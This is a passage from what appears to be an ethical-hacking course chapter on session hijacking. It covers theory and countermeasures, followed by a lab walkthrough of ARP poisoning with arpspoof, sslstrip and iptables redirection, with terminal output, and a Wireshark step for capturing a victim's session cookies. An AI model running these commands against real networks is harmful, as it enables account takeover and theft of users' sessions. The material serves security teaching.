11. Session Hijacking

HACKER SCHOOL™

ETHICAL HACKING

Theory

Session

A session stores information (in variables) to be used across multiple pages when a user logs into this online account. Unlike cookies, this information is not stored on the user's computer. Typically maintained by the server, and created on the first request or after an authentication process. The session-id is exchanged between a web browser and the server on every request.

Different ways to exchange session-Id

1. Hidden Form fields
2. Cookies (most common)

Session Token

Session ID or session token is a piece of data that is used in network communications to identify a session. It is used to determine a user that has logged into a website, these IDS or token can be used by an attacker to hijack the session and obtain potential privileges. A session ID is usually a randomly generated string to decrease the probability of obtaining a valid one by means of a brute-force search.

Cookie

Cookies are strings of data that a web server sends to the browser. When a browser requests an object from the same domain in the future, the browser will send the same string of date back to the origin server. The data sent from the web server in the form of an HTTP header called "Set-Cookie". The browser sends the cookie back to the server in an HTTP header called "Cookie".

The primary purpose of a cookie is to create customized web pages based on user identities.

Attack Methods

Server-side attacks


- Guessing Session Id - shorter length, predictable
- Session Fixing - predictable, session created before authentication
- Session Sniffing (typical on non-SSL sessions) - same subnet as client or server.

Client-side attacks

- Cross Site Scripting (XSS) - User trusting source, application vulnerability.


Session Sniffing

Attackers can sniff all the traffic from the established TCP session and perform identity theft, information theft, fraud, etc. The attacker steals a valid session ID and uses it to authenticate himself with the server.



Session Hijacking

Session Hijacking refers stealing of this session-Id and using it to impersonate and access data over a valid TCP communication session between two computers. Application level hijacking is about gaining control over the HTTP user session by obtaining the session IDs.



Countermeasures from a general user point of view

- Do not click on the links that are received through emails.
- Logout from the application instead of closing the browser.
- Always use an updated browser.
- Clear the browsing data like cache, cookies, etc.

Countermeasures from web developer point of view

- Create Session keys with lengthy strings or random number so that it is difficult for an attacker to guess a valid session key.
- Regenerate the session ID after a successful login to prevent session fixation attack (attack starts before user logs in).
- Encrypt the data and session key that is transferred between the user and the web servers.
- Expire the session as soon as the user logs out.
- Use firewalls to prevent the malicious content entering into the network.

References:

1. Session ID. (2018, May 28). Retrieved from https://en.wikipedia.org/wiki/Session_ID
2. Beal, V. (n.d.). *Cookie - web cookies*. Retrieved from https://www.webopedia.com/TERM/C/cookie.html
3. *What are cookies? What are the differences between them (session vs. persistent)?* (2015, August 23). Retrieved from https://www.cisco.com/c/en/us/support/docs/security/web-security-appliance/117925-technote-csc-00.html


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
PC
PETYA A
Virus Attack

Practicals

INDEX


Practical 1: Performing Session hijacking using MITM attack

Description: In this practical we see how attackers try to get the target session cookies to get access to his account. Attackers do that by performing the MITM attack on the victim system and capturing victim's system traffic. After that the attacker can find victim session cookie details in the http header of the requests made by the victim's browser to the server. By configuring that cookie details in the attacker browser, he will get the victim's session.

Step 1: On a local area network, attacker performs MITM attack to steal target cookies and gain access to active sessions by configuring those cookies in the browser.


On the target side:

- Target login into altoromutual.com with his credentials.




On the Attacker side:

Step 2: Cookie Manager installation - attackers, install cookie manager browser extension which helps in configuring cookies grabbed from the target computer.



Step 3: Attacker logs into the same website using his credentials.



Step 4: The attacker starts performing ARP poisoning to sit in between router and target (MITM attack). Execute following commands to perform ARP poisoning.

Terminal 1:

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #echo 1 > /proc/sys/net/ipv4/ip_forward
┌─[root@parrot-virtual]─[/home/user]
└──╼ #iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
┌─[root@parrot-virtual]─[/home/user]
└──╼ #sslstrip -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning
: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
 in cryptography, and will be removed in a future release.
  from cryptography import x509

sslstrip 0.9 by Moxie Marlinspike running...
```

Terminal 2:

- arpspoof -t <router IP> <target IP>


```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #arpspoof -t 192.168.0.1 192.168.0.106
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 52:54:0:12:35:0 0806 42: arp reply 192.168.0.106 is-at 8:0:27:f0:c4:aa
```


Terminal 3:


- arpspoof -t <target IP> <router IP>

```
┌─[root@parrot-virtual]─[/home/user]
└──╼ #arpspoof -t 192.168.0.106 192.168.0.1
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
8:0:27:f0:c4:aa 8:0:27:23:ff:90 0806 42: arp reply 192.168.0.1 is-at 8:0:27:f0:c4:aa
```


Step 5: Open Wireshark and apply **http.cookie** filter to capture cookies from the target computer.

